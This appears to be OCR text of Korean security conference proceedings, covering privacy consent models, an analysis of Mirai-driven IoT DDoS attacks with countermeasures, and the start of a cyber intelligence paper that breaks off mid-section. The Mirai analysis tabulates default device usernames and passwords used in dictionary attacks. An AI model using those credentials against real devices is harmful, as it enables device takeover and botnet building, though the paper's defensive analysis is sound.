
Opt-Out 방식을 사용하면 개인정보처리자가 정보 주체의 동의를 받지 않고 정보를 수집한다. 이는 정보 주체에게 중요한 개인정보가 유출될 가능성이 있음을 의미한다. 그러므로 오롯이 Opt-In이나 Opt-Out 한가지만을 사용할 수 없다. 그러므로 [표2]를 사용하여 Opt-Out 방식으로 수집할 수 있는 등급과 Opt-In 방식으로 수집할 수 있는 등급을 제안여 두 방식을 병행할 수 있는 기준을 정하고자 한다. [표2]에서 4~5등급에 해당하는 개인정보 영향도의 경우 인종, 종교, 사회단체 활동 등의 예를 들 수 있다. 이와 같은 정보는 '신상정보'가 없을 시 개인을 식별할 가능성이 저조하다. 이는 곧 정보 주체가 물질적, 정신적 피해를 당할 확률과 함께 정보 주체가 느끼는 위험도 역시 낮다는 것을 의미한다. 그러므로 4~5등급의 경우 Opt-Out 방식을 제안한다.

[표2]에서 1~3등급의 등급에 해당하는 개인정보 영향도의 경우 주민등록번호, 이름, 비밀번호, 핸드폰 번호 등 개인을 식별하기 쉬워 물질적, 정신적 피해를 당할 확률이 높으니 정보주체가 느끼는 위험도 또한 높다. 그러므로 기존과 같은 Opt-In 방식을 주로 사용하는 방식을 제안한다.

이와 같은 개인정보 등급을 기준으로 한 Opt-In과 Opt-Out 병행 방안을 제안함으로써 정보 주체의 개인정보 처리에 대한 권리 보장과 기업의 발전에 대하여 조화를 이루려 한다.

4.2 기대효과

앞서 3.1 구글 사례에서 위치정보가 이미 Opt-Out 방식으로 사용되는 것을 확인하였다. 위치정보는 본 논문에서 제안하는 '개인정보 등급에 따른 Opt-In과 Opt-Out방식의 병행 사용'에서 4등급 정보에 해당하며 Opt-Out 방식의 사용을 제안하고 있다. 구글의 사례를 보아 4등급 이하의 정보에 대하여 정보 주체의 요구가 있을 때 정보를 파기하는 Opt-Out 방식이 정보주체의 만족도를 향상시킬 수 있다는 것을 알 수 있다.



[그림2] 정보수집방식에 따른 대안 정리

그리하여 위와 같은 기준[그림2]으로 기술 산업의 발전 저해와 정보 주체의 권리를 침해할 수 있는 높은 등급의 정보는 Opt-In 방식을 사용함으로써 무분별한 정보 수집을 방지할 수 있다. 또 낮은 등급의 정보에 한하여 Opt-Out 방식을 사용함으로써 기술 산업의 발전을 촉진시키고, 정보 주체의 만족도를 향상시킬 수 있을 것이다.

V. 결론

본 논문에서는 현행 법률 상 개인정보 수집 및 처리 방식인 Opt-In 방식의 단점 즉, 개인정보의 범위가 증가함에 따라, 새로이 도출된 정보는 사용자의 동의를 다시 받아야 하는 어려움과, 2016년 개인정보보호 실태조사를 통해 정보 주체의 동의를 받음으로 인하여 권리 상장이 이루어지고 있다고 이해하기 어려운 점들을 분석하였다. 또 국외의 구글과 Ebay 이메일마케팅을 통하여 Opt-Out 방식의 도입으로 문제점을 해결한 사례를 분석하였다. 이에 우리나라 환경에 맞게끔 Opt-In방식과 Opt-Out 방식을 병행하여 동의를 얻고 처리하는 방식을 제시한다. 향후에 본 논문에서 제시한 방향이 적용된다면, 빅데이터 산업에 대한 기업들의 소극적인 접근과 정보 주체의 개인정보 결정권에 대한 문제점을 해결하고, 개인정보 수집 및 처리 방안에 관하여 개인의 권리와 빅데이터 산업의 촉진에 기여할 것을 예상한다.

[참고문헌]

[1] 네이버. "옵트인(opt-in)", http://privacyblog.naver.com/80212526859

[2] 대한민국국회 "개인정보보호법 법률 제14107호"

[3] 구글, "개인정보 확대", https://www.i-privacy.kr/jsp/user4/intro/define2.jsp

[4] 대전지방법원 논산지원 2013. 8. 9. 선고 2013고단17판결

[5] 대법원 2008. 8. 21. 선고 2007다17888 판결204

[6] 서울 중앙지법 2017. 2. 8. 선고 2006가합33062, 53332 판결

[7] 서울중앙지법 2011.2. 23. 선고 2010고단5343 판결

[8] 행정자치부, 개인정보보호위원회,
"개인정보보호 실태조사 보고서"

[9] 구글, "옵트아웃",
http://www.itworld.co.kr/news/52626

[10] 네이버, "드롭박스",
http://macnews.tistory.com/2728

[11] KISA, "구글, 유저가 위치정보 수집
거부할 수 있는 옵트아웃 도입"

[12] 세계법제정보,
"미국_스팸규제법(CAN-SPAM Act)_원문"

[13] 구글, "옵트아웃 적용",
https://termsfeed.com/blog/what-is-opt-out-policy/

[14] 티스토리, "개인 정보 컨설팅"
http://hewooso.tistory.com/entry/개인정보보호-컨설팅-공공기관-개인정보영향평가개인정보관리현황분석2

IoT 기기를 악용한 DDoS 공격 분석 및 대응 방안 제시

조정석*, 고주성*, 이은주*, 곽진*
*아주대학교 사이버보안학과

DDoS Attack Abusing IoT Device Analysis and Countermeasure Suggestion

Jeongseok Jo*, Juseong Ko*, Eunju Lee*, Jin Kwak*
*Departments of Cyber Security, Ajou University.

요 약

IoT 시장의 발전과 함께 기기에 대한 피해 사례가 증가하고 있다. 그 중 IoT 기기를 악용한 DDoS 공격은 접근 제어의 취약점으로 인해 발생하며, 기존 DDoS 공격과 동일한 방식으로 진행되지만 감염 기기, 공격 기법 등에서 차이점을 가진다. 크게 증가하고 있는 IoT 기기의 수와 더불어 IoT 기기를 악용한 DDoS 공격 피해의 파급 효과는 커질 것으로 예상되므로, 사전에 보안을 강화하여 대응할 필요가 있다. 본 논문에서는 IoT 기기를 악용한 DDoS 공격에 대한 분석과 대응방안을 제시한다.

I. 서론

IoT 기술의 발전과 더불어 IoT 기기에 대한 보급이 가속화됨에 따라 기기의 종류가 다양해지고 성능이 증대되고 있다[1]. IoT 기기들의 성능이 발전하고 있지만 그에 비해 보안 위협에 대한 대처와 관리가 미흡하여 IoT 기기에 대한 피해 사례가 증가하고 있다[1]. 많은 위협들 중 접근 제어의 취약점을 이용한 제어권 탈취는 사용자의 기본적인 보안 관리 미흡으로 자주 발생되는 위협 요소이다. 이러한 접근제어의 취약점은 기본으로 설정된 ID/PW를 변경하지 않고 사용하는 경우 발생할 수 있다. 이렇게 제어권이 탈취된 기기들은 기존 DDoS 공격의 좀비 PC와 같은 역할로 악용될 수 있다[2]. 감염된 IoT 기기들을 악용한 공격은 크게 증가하고 있는 IoT 기기의 수로 인해 공격에 대한 피해의 파급효과가 더욱 커질 것으로 예상된다[1]. 따라서 보안성을 강화해야 할 필요가 있다.

본 논문에서는 IoT 기기의 접근제어에 대한 분석과 대응방안을 제시하고자 한다.

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403)

II. 관련 연구

2.1 IoT 기기 위험성

IoT 망에 연결 가능한 기기 중 70%가 암호화되지 않은 상태로 정보를 전송하고, IoT 기기 중 60%는 취약한 웹 인터페이스를 활용하며 암호화, 접근 권한 등에서 취약점을 가지고 있다[3]. IoT 시장 규모가 커질수록 이와 같은 취약한 IoT 기기의 수도 함께 증가하게 된다. 이는 취약한 IoT 기기를 악용한 2차적 공격 발생의 가능성을 제시한다.

2.2 DDoS 공격

DDoS 공격은 많은 수의 호스트들을 악용해 특정 목표를 대상으로 해당 시스템의 자원을 독점하는 공격이다. 특정 서버에 수많은 접속시도를 만들어 시스템이 정상적으로 서비스할 수 없도록 하여 다른 이용자는 정상적인 서비스를 이용할 수 없게 된다[4]. 이러한 공격 수행을 위해 사용되는 방법은 아래와 같다.

❑ SYN Flooding

SYN Flooding은 TCP 연결과정(3-Handshaking)의 첫 단계인 SYN 패킷 전송 단계에서 다량의 SYN 패킷을 생성하여 서버로 전달하면, 이후 들어오는 연결 요청을 무시하도록 하는 서비스 거부(DoS) 상태를 유발한다[5]. 대량의 Syn 패킷을 만들어내는 것이 목적[5]인 이 공격은 IoT 기기를 악용할 경우 그 규모가 더욱 커질 수 있다.

❑ 서브 도메인 공격

서브 도메인 공격은 공격자가 특정 도메인에 대한 DNS 요청을 서버로 보낼 때, 요청 대상의 도메인은 해당 서버가 알고 있다. 하지만 공격자가 도메인 이름 앞에 무작위로 생성한 서브넷을 추가하여 요청하게 되면, 해당 요청을 받은 서버는 요청 대상이 캐시에 없기 때문에 다시 조회하게 된다. 이러한 과정에서 자원을 헛되이 소비하게 된다[6].

❑ CC(Cache-Control) Attack

CC Attack은 HTTP request를 위한 패킷의 Cache-Control을 이용한 공격이다.

Cache-Control 부분에 'no-cache, must revalidate'를 설정하여 웹 서버와 데이터베이스 서버의 부하를 증가시키는 공격이다[7].

2.3 Mirai 악성코드

Mirai 악성코드는 최초 동작 시 기본 ID/PW을 변경하지 않은 IoT 장비를 찾기 위해 스캔 기능을 수행한다. 스캔 기능은 랜덤 IP 주소를 생성한 후 Telnet의 23번 포트를 대상으로 사전식 전사공격을 시도한다. 사전식 전사공격에 이용되는 기본 ID/PW 값의 일부는 [표 1]과 같다. IoT 기기 접속에 성공하면 다른 취약한 기기에 Mirai 악성코드를 전파하고 실행하는 과정을 반복하여 감염 장비를 확보함으로써 봇넷을 형성한다. 이렇게 구성된 봇넷은 공격자에 의해 DDoS 공격에 이용될 수 있다[8].

리눅스 운영체제를 기반으로 제작된 소스코드는 '크로스 컴파일' 통해 다양한 CPU환경에서 실행가능하다. '크로스 컴파일'은 하나의 소스코드가 다양한 CPU에서 사용가능하도록 실행 가능한 형태로 바꿔주는 것을 말한다. Mirai 악성코드는 이러한 '크로스 컴파일' 성질을 가지고 있는데 이로 인해 위험성은 확대된다[8].

[표 1] 사전식 전사공격

계정	비밀번호	계정	비밀번호
root	xc3511	root	vizxv
root	admin	admin	admin
root	888888	root	xmhdipc
root	default	root	juantech
root	123456	root	54321
support	support	root	(none)
admin	password	root	root
root	12345	user	user
admin	(none)	root	pass
admin	admin1234	root	1111
admin	smcadmin	admin	1111
root	666666	root	password
service	service	root	klv123
Administrator	admin	root	1234
supervisor	supervisor	guest	guest
guest	12345	ubnt	ubnt
admin1	password	root	klv1234
…	…	…	…

2.4 접근 제어

접근제어란 정보 보안 정책에 따라 허가된 주체만이 정보 시스템 자원에 접근할 수 있도록 제한하는 것을 말한다[9]. IoT 기기의 비 인가된 사용자 및 기기 접근은 권한 탈취나 정보 유출의 피해를 발생시킬 수 있다. 이와 같은 피해를 방지하기 위해 IoT 기기 접근 제어에 대한 점검이 요구된다. 접근 제어에 대한 점검 사항으로는 사용자 인증 기능 및 비밀번호 설정, 기기간 상호 인증 기능, 권한 제어 및 접근 제어 설정, OwnerShip 제어, 주기적 업데이트, 보안 감사 및 관리, 보안 정책 설정 등이 있다[10].

III. 사례분석

3.1 7.7 DDoS 공격

2009년 7월 5일 미국 주요 사이트들을 대상으로 시작된 이 공격은 7월 7일 국내 주요 정부기관 및 금융, 포털사이트에도 피해를 주었으며 7월 10일 공격이 종료되었다[11]. 이 사례는 10만 대 이상의 좀비 PC가 동원되었으며, 다양한 Traffic(ICMP Echo, UDP, Http Syn Flooding, CC Attack)을 활용해 공격이 진행되었다[7]. 또한 기존 DDoS 공격에 이용되었던 C&C 서버를 이용하지 않고, 미리 설정된 공격 시간 및 공격 목표 하에 계획대로 진행되었기 때문에 대응하는 데에 어려움이 있었다. 그리고 2차 공격에서는 새로운 악성코드가 추가되어 감염된 좀비 PC 하드디스크에서 doc, ppt, db 등의 확장자 파일을 손상시키고, 최종적으로 하드디스크를 파괴시켜 사후 조사를 어렵게 하였다[11].

3.2 Dyn DDoS 공격

2016년 10월 21일 DNS 서비스 업체인 Dyn이 제공하는 인터넷 주소 조회 서비스를 장악한 DDoS 공격이 발생했다. 공격을 통해 Dyn의 주요 고객사인 넷플럭스, 트위터, 뉴욕타임즈 등 총 76개의 사이트가 피해를 입었으며, 사용자들이 불편을 겪었다[8]. 공격은 오전 7시 미국 동부인 시카고, 워싱턴, 뉴욕의 데이터 센터를 대상으로 시작되었다. Dyn 사는 복구를 완료하기까지 4시간이 소요되었다[12]. 해당 공격에는 Mirai 악성코드에 감염된 10만 대의 IoT 기기들이 사용되었다[12].

Dyn DDoS의 특이사항은 좀비 PC를 사용한 기존 DDoS 공격과 달리 취약한 IoT 기기들을 봇으로 사용하였으며[13], 기존에 주로 사용되는 Syn Flooding뿐만 아니라 서브 도메인 공격도 추가적으로 사용되었다는 것이다[14].

DVR, 인터넷 공유기, 보안 카메라가 주로 사용되었다[1]. 공격자는 Mirai 소스코드를 이용해[8] 디바이스의 취약점(기본 ID, PW가 설정된 기기, TCP 23/2323 port 공개)을 공격하였으며, 재부팅만으로는 복구가 불가능하도록 하였다[15].

3.3 7.7 DDoS 공격, Dyn DDoS 공격 비교

7.7 DDoS 공격과 Dyn DDoS 공격은 유사한 공격 방식으로 수행되지만, 감염 기기, 공격 기법 등에서 여러 차이점을 가진다.

IoT 기기를 악용한 DDoS 공격은 자원을 낭비시켜 서비스 거부를 일으키는 면에서 기존 DDoS 공격과 동일하다. 하지만 PC에 비해 성능이 낮고 취약한 IoT 기기를 대상으로 공격하며, IoT 기기는 24시간 작동하고 있기 때문에 기존과 다른 공격 환경을 제공한다. 그리고 사용자들은 IoT 기기를 이용할 때, 내부를 상시 모니터링 하지 않기 때문에 기기의 감염 여부를 인지할 가능성이 낮다. 이와 같은 공격의 특징들은 크게 증가하고 있는 IoT 기기의 수로 인해 파급효과가 커질 것으로 예상된다. [표 2]는 7.7 DDoS와 Dyn DDoS의 공통점과 차이점을 나타낸 표이다.

[표 2] 7.7 DDoS 공격, Dyn DDoS 공격 비교

	7.7 DDoS	Dyn DDoS
공통점	- 기존의 공격 방식 사용 (Syn Flooding) - 1차적으로 감염된 기기들을 이용 - 공격 결과 부팅을 통한 해결 불가능 7.7 : MBR이 지워져 부팅 불가능 Dyn : 부팅을 통한 문제 해결 불가능 - 캐시의 취약점을 이용한 공격 7.7 : CC Attack Dyn : 서브 도메인 공격	
차이점	7.7 DDoS	
	- 감염 기기 : PC - 공격 기법 ICMP Echo, UDP Http Syn Flooding, CC Attack - 전원 사용시 on -사용자의 계정 관리와 무관	
	Dyn DDoS	
	- 감염 기기 : IoT 기기 - 공격 기법 Flooding 서브 도메인 공격 - 전원 항상 on (항상 켜져있어 공격자의 접근에 취약) - 사용자의 계정 관리 취약	

IV. 대응 방안

IoT 기기를 악용한 DDoS 공격의 대응 방안으로 사전에 취약점을 보완할 수 있는 비인가 접근 통제, 악용되었을 경우 사용자 단에서 공격 규모를 축소시키기 위한 내부 모니터링을 제시한다.

4.1 비인가 접근 통제

2.5에서 언급한 Mirai 소스코드를 통한 IoT 기기 감염의 경우, 기본 설정 ID/PW를 변경하지 않고 사용하였다는 문제점이 있다. 따라서 기기를 초기에 이용할 시 기본으로 설정된 ID/PW를 새로 설정하지 않는다면 사용이 제한되도록 기업 제품 개발 단계에서 보안성을 강화할 수 있다.

4.2 내부 모니터링

IoT 기기는 IoT 망 내의 타 기기, 사용자의 모바일 기기와 같이 사전에 지정된 대상과 통신한다. IoT 기기에 White List 기법을 적용하여 기기가 송수신할 수 있는 대상을 제한한다면, 감염되더라도 다른 기기나 서버와 통신할 수 없기 때문에 공격의 확산을 방지할 수 있다.

IoT 기기는 PC에 비해 사용자가 이상행위 여부를 탐지하기 어렵다. 따라서 IoT 기기를 모니터링 할 수 있는 방안이 필요하다. 통신량이 평소에 비해 급증하거나 지정된 절차를 거치지 않고 접근하는 경우, 해당 통신을 제한하고 관리자에게 이상행위가 탐지되었음을 알린다. 이 알림을 통해 관리자는 IoT 기기의 상태를 점검하거나 제품을 구입한 기업에 문의하여 DDoS 공격 악용에 조기 대처할 수 있다.

V. 결론

본 논문에서는 IoT 기기를 악용한 DDoS 공격과 기존 DDoS 공격을 분석 및 비교하고, 공격에 대한 대응방안을 제시하였다.

분석을 통해 상당수의 IoT 기기들이 위협에 노출되어 있으며, 여러 위협들 중 접근 제어의 취약점을 이용한 공격은 기본적인 관리 미흡으로 발생된다. 또한 IoT 기기들의 특징들로 인해 조성되는 공격 환경은 기기와 사용자에게 치명적인 위협이 될 수 있다는 것을 알 수 있었다. 크게 증가하고 있는 IoT 기기들의 수와 더불어 이와 같은 위협들의 파급효과는 커질 것으로 예상된다.

따라서 비인가 접근 통제, 내부 모니터링 등을 통해 접근 제어에 대한 위협에 대응하고, IoT 기기의 보안성을 강화해야 할 필요가 있다.

[참고문헌]

[01] 한국인터넷진흥원(KISA), “2017년 7대 사이버 공격 전망”, 2016.12.

[02] 양종모, 형사법의 신동향 통권 제 48호, “사물인터넷(IoT) 관련 사이버범죄 동향 및 형사법적 규제”, 2015.09.

[03] 박세환, 박종규, “사물인터넷 보안 기술 동향”, 2016년도 한국정보통신설비학회 학술대회, 2016.09.

[04] 금융보안연구원, DDoS 공격 대응 절차서, 2010.12

[05] 한국인터넷진흥원(KISA), “DDoS 공격대응 가이드”, 2012.10.

[06] Nominum, “Latest Internet Plague : Random Subdomain Attacks”, whitepaper, 2014.10.

[07] 이진수, “네트워크 기반 DDoS 사이버 테러 분석 및 대응 방안 연구”, 융합보안논문지 제9권 제3호, 2009.09.

[08] 한국인터넷진흥원(KISA), “2016년 Mirai 악성코드 동향”, 2016.12.

[09] 한국정보통신기술협회, 정보통신용어사전

[10] 한국인터넷진흥원(KISA), “IoT 디바이스 보안인증 기반 연구”, 2015.12.

[11] 한국방송통신전파진흥원, “DDos 지속공격 비교분석 및 대응방안”, 방송통신기술 이슈&전망 2013년 제 23호, 2013.12.

[12] RED 5 Security, “DYN/DDoS ATTACK”, WHITE PAPERS, 2016.08.

[13] 한국인터넷진흥원(KISA), 2017년 1분기 사이버 위협 동향 보고서, 2017.04.

[14] Andrew Sullivan, “Dyn, DDoS, and DNS”, ORACLE+Dyn, 2017.03.

[15] 이재석, “IoT 기반 DDoS 공격과 DNS 서비스 보안”, 해킹방지워크샵 20th, 2016.12.

차세대 사이버 정보 수집 역량 개념탐색

한규석*, 윤지원**
고려대학교 정보보호대학원 정보보호학과

Exploring the Next Generation Cyber Information Capability

Kyu soak Han*, Jiwon Yoon**
Graduate School of Information Security, Korea University.

요 약

최근 많은 기기들이 인터넷 기술과의 접목을 통해서 통신기능을 갖게 됨에 따라, 그 어느 때보다 방대한 양의 네트워크 토폴로지가 형성되어 있다. 네트워크 규모들이 방대해지면서 다양한 기술들과 이에 따른 다양한 종류의 기기들이 등장하게 되었는데, 이 기기들은 보안적인 안정성에 매우 취약한 상태이다. 기기들은 악성 코드에 노출 될 경우, 데이터 유출이나 분산서비스거부공격(DDoS)에 이용 되는 것은 이미 많이 알려진 사실이며, 순차적이고 계획적으로 진행되는 APT공격에도 이용될 수 있다. 그리고 네트워크상에서 디지털 정보를 송수신하는 자의 주소와 목적지를 감추는 토르(Tor)도, 악의적인 공격의 경로로 이용되는 추세이다. 본 논문에서는 이러한 복잡하고 거대화됨에 따라 위협요소가 증가한 네트워크 환경에서의 사전의 악의적인 움직임에 대한 이상 징후 탐지, 그리고 침해 사고 이후의 침해 증거 수집 및 침해 대응 기법과 앞으로 다가올 공격에 대한 예측을 바탕으로사이버 정보 수집에 필요한 기술적인 역량요소들에 대해 연구하려한다.

<이 논문은 국방과학연구소 일반용역(UE171009ED)의 지원으로 수행된 연구임>

I. 서론

기술의 발달로 인해서 하나의 기기가 갖게 되는 능력과 기능이 더 많아지고 고도화되고 있는 상황이다. 각각의 기기들은 서로 혹은 인터넷과 연결이 가능하며, 이 기기들을 통해서 수많은 정보를 얻는데 이용하고 있다. 하지만 이러한 긍정적인 측면과 반대로, 서로 연결되어 있다는 것은 악의적인 코드들인 악성코드(Malware)에 감염될 수도 있다는 것을 의미한다. 사용자의 의지와 상관없이 개인정보를 유출하거나 개인 정보들을 옮기는 매개체로 이용 되는 경우도 있으며, 분산서비스거부공격(DDos)의 좀비 기기(Bot)로 이용되기도 한다. 이는 기기들의 보안레벨과 그 관리가 매우 취약함에도 불구하고, 인터넷을 통해 그대로 위협요소에 노출되기 때문에 악의적인 사용이 증가할 수밖에 없다. 실 예로 양산되어진 사물인터넷(IoT : Internet of Things)기기들의 관리자 아이디와 암호는 모두 동일한 경우가 있어, 악성코드 감염이 매우 쉬는 실정이다.

사이버 위협은 개인의 정보 유출이나 전산망 해킹을 넘어, 주요 국가 기반시설이나 국민 생활에 밀접한 관련을 갖는 금융, 방송 서비스, 발전시설 운영 중단 등의 경제 손실과 사회 불안을 야기할 수 있고 심지어 국민의 안전까지 위협할 수 있다. 이런 사이버 위협 상황에 대비하기 위해서 주요 국가 기관, 기업 그리고 우리 軍은 망 분리 기법, 백신 개발, 자료 열람체계 확립 등 정책과 기술적인 방법을 통해서 대비 및 대응을 하고 있다. 하지만 망 분리를 예로 들면, 업무상 내·외부 PC자료 교환을 위한 불가피한 접점이 발생하고 있으며, 보안 USB를 사용한다 해도 백신조차 탐지 못하는 악성코드의 유입을 방지하는 것은 실질적으로 어려움이 있다.

지난 2013년 軍의 전술통신망과 관련된 주요

자료가 해킹을 통해 침해되어 유출되는 사례를 기점으로 이후 2년 동안, 軍 전술망과 국방망의 바이러스 감염이 무려 3만 건 이상 발생하는 등 보안 취약점을 노리는 위협이 집요하게 계속 되고 있으며[1, 2], 가장 최근 2017년 4월에는 北 전면전 시나리오 '작계 5027'이 유출되는 사건도 있었다. 이에 정부는 사이버위기 경보단계를 관심에서 주의로 격상시키는 등사이버 위협에 대한 사회적 관심이 증가하고 있다.

II. 사이버 위협 및 정보수집 기법

2.1 사이버 위협에 대한 이상 징후 탐지

사이버 위협에 대한 관제를 통해 그 침해 위협을 미연에 방지하기 위해, 악의적인 인터넷 사용자나 적국의 불온한 요소에 대해 이상 징후 탐지가 우선적으로 이루어져야 한다. 위협에 대한 사전 감지와 이상 징후에 대한 사전 탐지를 위해서는 우선적으로 침해에 대해서 보호해야할 대상 혹은 그 대상을 포함한 범위를 지정해야 하며, 보호 대상(범위)과 외부와의 접점을 연결하는 데이터의 흐름을 파악해야 한다. 보호해야 할 대상(범위)이 갖고 있는 보안적인 취약점들을 통해서 도출되는 위협들을 연구 및 조합하여, 이에 대응하는 공격 시나리오를 자료화하고 가능한 공격들에 대해 행위적이고 현상적인 특이점들을 파악하여 자료화해 놓는 것이 필요하다.

각 위협에 대한 공격의 특이점 일명 공격의 지문(finger Print)에 대한 자료화와 이에 따른 관리 기법을 구축하여 네트워크에서의 자료의 병목현상, 서버간의 통신, 패킷의 심층 분석 등을 통해서 정상적인 데이터 통신인지, 악의적인 프로세스 혹은 사이버 침해를 위한 사전작업이 이루어지고 있는지 파악과 관제가 가능하게 된다.

이 절에서 언급한 보호 대상에 대한 인식, 자산(Asset)의 파악, 데이터 흐름 파악, 취약점과 이를 통한 공격 시나리오들의 도출은 기본적인 보안 공학적 요소이며, 공격 패턴과 특이점에 대한 파악은 누적된 데이터 셋을 통해서 도출되는 정보로 보안 관제의 전통적인 방법 중의 하나이다. 이런 이상 징후 파악과 관제에 대한 기술적인 역량 개념 탐색을 이 논문을 통해서 제안하려 한다. 이는 기술적인 부분과 정책적인 부분으로 크게 나뉠 수 있으며, 기술적인 부분이 인적자원이 원인이 되어 취약점 발생시, 이를 정책적인 부분으로 보완할 수 있다.




그림 1. 사이버 정보 수집 기법

본 논문에서는 이런 기존 기술의 역량 탐색을 위한 범주를 제안하며, 이에 대한 각각의 기술을 나열하며 이를 바탕으로 악의적인 사용자에 대한 전략, 전술, 절차(TTP)를 파악하는 데에 목적이 있다. 가장 큰 흐름 중의 하나는 네트워크에서의 사이버 침해 가능성이 있는 이상징후를 파악하기 위해 필요한 범주의 제안과 그에 해당하는 기술들의 개념을 정립하며, 이를 통해 미래 기술에 대한 논의를 한다.

2.2 사이버 침해에 대한 대응 및 사후 처리

사이버 위협에 노출되어 침해와 피해가 일어난 후, 이에 대한 대응과 사후 처리 또한 중요한 큰 흐름 중 하나이다. 대부분의 악성코드는 정적 혹은 동적 실행을 통해 데이터 유출이나, 오작동 등의 위협을 야기하며, 목적을 이루고 난 이후에는 침해 받은 사실이나, 침해 원점, 유출 정보, 오작동의 종류의 파악을 방해하기 위한 은닉작업을 하는 경우가 대부분이다. 이는 추후에 침해 대상을 다시 이용하거나 지속적인 침해 활동을 위해서 하는 악성코드의 일반적인 동작이다.

사이버 침해 사고가 일어나게 되면, 침해의 유형을 나누고 정확한 피해에 대한 정량화가 필요며 이를 위해서는 침해에 대한 증거를 수

집해야 한다. 위에서 언급한바와 같이 악성코드는 대부분의 침해 동작에 대한 기록이나 흔적을 지우지만, 미미하게 남아 있는 흔적들에 대한 정보 수집이 반드시 필요하다. 이를 통해서 어떤 유형의 악성코드가 어떻게 동작했는지에 대해 정확하게 판단할 수 있고, 이를 통한 침해 재현이 가능하기 때문이다. 침해 사례 분석과 재현을 통해 추후 발생할 수 있는 부가적인 침해에 대한 대비가 필요하다.

그림 2처럼 최근 들어 발생하는 대부분의 침해 사고는 지능형 지속가능공격(APT: Advanced Persistent Threat)에 해당하는데, 이는 공격자가 특정 타깃을 선정한 이후 소셜 엔지니어링 등 다양한 방법을 이용해 네트워크에 침입하여 공격이 성공할 때까지(혹은 완전히 불가능해 지기 전까지) 짧게는 수주, 길게는 수년에 걸쳐 지속적으로 공격하는 방식을 말한다. 이에 대한 대응 기법을 정립하기 위해서는 앞서 일어난 침해 사건들에 대한 사이버 증거 수집, 침해 재현과 더불어 앞으로 일어날 침해에 대한 TTP 분석을 통해 기술 및 정책적인 기법이 체계적으로 구축되어야 할 필요가 있다[3].




그림 2. 국·내외 사이버 위협 공격 변화[13]

본 논문에서는 침해사고 이후의 사이버 증거 수집과 이를 통한 원인 및 현상 재현 등의 사후 분석, 그리고 이를 통해 향후에 발생할 수 있는 지속적인 침해에 대한 예상 및 사이버 킬 체인과 같은 시스템 구축을 위해서 필요한 기술적인 범주를 크게 제시하고, 이에 필요한 기술들에 대한 개념을 정립한다. 그리고 이를 통해 앞으로 발전을 해야 할 미래기술에 대한 방향을 제시한다.

III. 사이버 위협 및 정보수집 기법

이 절에서는 사이버 위협의 환경을 파악하기 위한 기술적인 범주를 정의하고, 공격 환경과 그에 대한 방어 그리고 사후 재현을 위해서 필요한 기술적인 프레임의 개념을 탐색하게 위해서 요구되는 사항들에 대해 설명한다.

개념적인 범주로는 악성코드와 APT공격 등이 있을 수 있으며, 침해 대응 및 재현을 위해서 필요한 개념은 허니팟, 망 분리 기법 등을 포함할 수 있다.

기술 범주	비고
이상 징후 탐지	DDoS, 멀웨어 등 공격징후 파악
망 분리 기법	망 분리 우회 및 네트워크 운영에 관련한 기술
APT공격/탐지	APT의 의도 파악/대응
침해 대응	공격에 대한 초기대응
침해 분석	침해에 대한 사이버 블랙박스 분석
Tor NW	Tor를 통한 공격/탐지
Malware	Malware 프로파일링/탐지
허니팟	허니팟 운영, 공격, 방어 기술에 대한 개념 정립
TTP	TTP의 체계화, 정책화

표 1. 기술범위와 선정 근거

표 1에서는 위에서 언급한 기술들에 대한 간략한 소개와 사이버 정보수집 역량 탐색을 위해서 필요한 타당성, 즉 선정 근거에 대한 내용을 포함하는데, 이 기술들은 이상 징후 탐색 기법, 사후 대응 기법 그리고 TTP 분석으로 크게 구분할 수 있다.

3.1 공격 인자

3.1.1 악성코드 (Malware)

이전의 전자 기기의 오작동을 유도하거나 파괴를 목적으로 바이러스가 있었다면, 지금은 악성코드를 통한 악의적인 동작 유도가 대부분의 공격을 차지하고 있다. 악성코드의 악의적인 동작은 크게 정보 유출, 기기 오작동, 더 나아가 데이터 및 기기의 파괴 등으로 구분 할 수 있다. 정보의 유출이나 기기의 오작동의 경우는

악성코드 실행 이후, 실행 흔적을 지우는 기능까지 대부분 포함된다.

삶의 질을 증대시키기 위한 연구가 계속되면서 IT기술의 발전으로 일상 대부분의 기기는 소프트웨어 업데이트가 가능한 다양성과 편리성을 제공하는 동시에 공격자에게 쉽게 공격할 수 있도록 네트워크를 동한 악성코드 유포 또한 빨라지고 있다. 이에 대한 대응책으로 악성코드의 동작이나 파일명, 파일의 유효기간, TTL(Time To Live)등의 몇몇 특징들을 목록화 및 체계화하여 악성코드에 대한 식별에 대한 연구가 더 요구 되고 있다.

3.1.2 지능형 지속가능 공격(APT)

